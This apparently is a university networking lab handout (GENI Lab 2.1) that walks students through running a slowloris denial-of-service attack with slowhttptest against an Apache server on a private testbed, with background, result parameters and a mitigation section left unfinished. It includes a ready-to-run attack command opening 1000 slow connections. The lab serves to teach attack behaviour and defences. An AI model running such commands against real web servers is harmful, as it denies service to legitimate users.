GENI Lab 2.1

Due: September 21, 2017

0. Introduction

0.1. Overview

This experiment explores **slowloris**, a denial of service attack running on the application layer that requires very little bandwidth and causes vulnerable web servers to stop accepting connections to other users.

This experiment should take about **60 minutes** to run.

This experiment involves running a potentially disruptive application over a private network, in a way that does not affect infrastructure outside of your slice. Take special care not to use this application in ways that may adversely affect other infrastructure. Users of GENI are responsible for ensuring compliance with the GENI Resource Recommended User Policy.

0.2. Background

Denial-of-service (DoS) attacks aim to block access by "legitimate" users of a website or other Internet service, typically by exhausting the resources of the service (e.g. bandwidth, CPU, memory) or causing it to crash.

Slowloris is a type of denial of service attack that operates at the application layer. It exploits a design approach of many web servers, allowing a single machine to take down another machine's vulnerable web server with minimal bandwidth.


It achieves this by opening as many connections to the target web server as it can, and holding them open as long as possible by sending a partial request, and adding to it periodically (to keep the connection alive) but never completing it. Affected servers use threads to handle each concurrent connection, and have a limit on the total number of threads. Under slowloris attack, the pool of threads is consumed by the attacker and the service will deny connection attempts from legitimate users.

Slowloris was used in 2009 against Iranian government servers during protests related to the elections that year.

0.3. Objectives/Expected Results


The following image shows the response of an Apache web server to a slowloris attack. We see that when there are a large number of established connections, the service becomes unavailable (green line goes to zero.)

Test parameters	
Test type	SLOW HEADERS
Number of connections	1000
Verb	GET
Content-Length header value	4096
Extra data max length	52
Interval between follow up data	10 seconds
Connections per seconds	200
Timeout for probe connection	3
Target test duration	120 seconds
Using proxy	no proxy




When we limit the rate of traffic from the attacker to 100 kbps, the attack is still successful:

Test parameters	
Test type	SLOW HEADERS
Number of connections	1000
Verb	GET
Content-Length header value	4096
Extra data max length	52
Interval between follow up data	10 seconds
Connections per seconds	200
Timeout for probe connection	3
Target test duration	120 seconds
Using proxy	no proxy




Using a firewall to limit the number of connections from a single host is more successful. While slowhttptest still reports that the service is unavailable, in fact, it is only unavailable to the malicious attacker (which we can see is limited to 20 connections) and other hosts are able to access the service:

Test parameters	
Test type	SLOW HEADERS
Number of connections	1000
Verb	GET
Content-Length header value	4096
Extra data max length	52
Interval between follow up data	10 seconds
Connections per seconds	200
Timeout for probe connection	3
Target test duration	120 seconds
Using proxy	no proxy



Finally, we found that the nginx web server is resistant to slowloris (even without a firewall limiting the number of connections per host) because of its non-blocking approach, which supports a higher level of concurrency:

Test parameters	
Test type	SLOW HEADERS
Number of connections	1000
Verb	GET
Content-Length header value	4096
Extra data max length	52
Interval between follow up data	10 seconds
Connections per seconds	200
Timeout for probe connection	3
Target test duration	120 seconds
Using proxy	no proxy



0.4. Key Commands

`ifconfig`, `slowhttptest`, `lynx`, `tc`, and `nginx`

1. Lab Configurations

Create a new slice (please name the new slice "**lab2-your-initial**") and request resources by loading the RSpec from the following URL: https://git.io/v9ftJ.

1.1. New Slice

See Pre-lab2 for details.

1.2. File Transfer with SCP (Secure Copy)

See Pre-lab2 for details.

2. Lab Details, Part I: Apache without Mitigation

- When your nodes are ready to log in, SSH into the **server** node and run

  ```
  sudo apt-get update
  sudo apt-get -y install lynx-cur apache2
  ```

  to install the Apache web server and Lynx, a text-based web browser for use in terminal sessions. Verify that the web server is running by connecting to it from a browser; run

  ```
  lynx http://server
  ```

  on the server node and you should see the Apache2 Ubuntu Default Page.

- In a second terminal, SSH into the **client** node and run

  ```
  sudo apt-get update
  sudo apt-get -y install slowhttptest
  ```

  to install the slowhttptest tool. This tool implements several application layer DoS attacks, including slowloris.

  Then, on the client, run

  ```
  slowhttptest -c 1000 -H -g -o apache_no_mitigation_yourinitial -i 10 -r 200 -t GE
  T -u http://server -x 24 -p 3 -l 120
  ```

  Make sure to replace "yourinitial" above with your actural initial. Also, make sure the command above has be on one line.

  In the terminal output, you will see the test parameters, e.g.

```
test type:                          SLOW HEADERS
number of connections:              1000
URL:                                http://server/
verb:                               GET
Content-Length header value:        4096
follow up data max size:            52
interval between follow up data:    10 seconds
connections per seconds:            200
probe connection timeout:           3 seconds
test duration:                      120 seconds
using proxy:                        no proxy
```

and you'll also see the current connections and their states, as well as the availability of the server. The message

```
service available:   NO
```

means that the DoS attack on the web server was successful.

- This test will run for 120 seconds. After about half a minute, while the test is still running, if you run


  ```
  netstat -anp | grep :80 | grep ESTABLISHED
  ```

  on the **server**, you will see many TCP connections to port 80 in the ESTABLISHED state, a hallmark of this kind of attack.

- On the **server** node, use Ctrl-c to stop the non-responsive server (if it is still running) and try to access it again by running

  ```
  lynx http://server
  ```

  and verify that it is not responsive:



- ***(ACTION) Take a screenshot of the client and server ssh terminals like above and save it in a single image file: "apache_no_mitigation_yourinitial.jpeg".***
    - Make sure to annotate the client terminal, server terminal, and the availability of the server, **or no point will be assigned**.
- ***(ACTION) After the test finishes running, transfer the "apache_no_mitigation_yourinitial.html" to your local computer with scp (a.k.a. sftp on Mac/Linux or WinSCP on Windows).*** Open this file with a web browser. You should see an image similar to the first one in the Objectives section, indicating that the large number of established connections has made the service unavailable.

- Instructions to use sftp on Mac/Linux can be found here
- Instructions to use WinSCP on Windows can be found here

In the following three sections, let us explore several ways to mitigate this kind of attack.

3. Lab Details, Part II: TO BE CONTINUED

4. Lab Details, Part III: TO BE CONTINUED

5. Lab Details, Part IV: TO BE CONTINUED

6. What to Turn in?

Submit the following files:

- apache_no_mitigation_yourinitial.jpeg
- apache_no_mitigation_yourinitial.html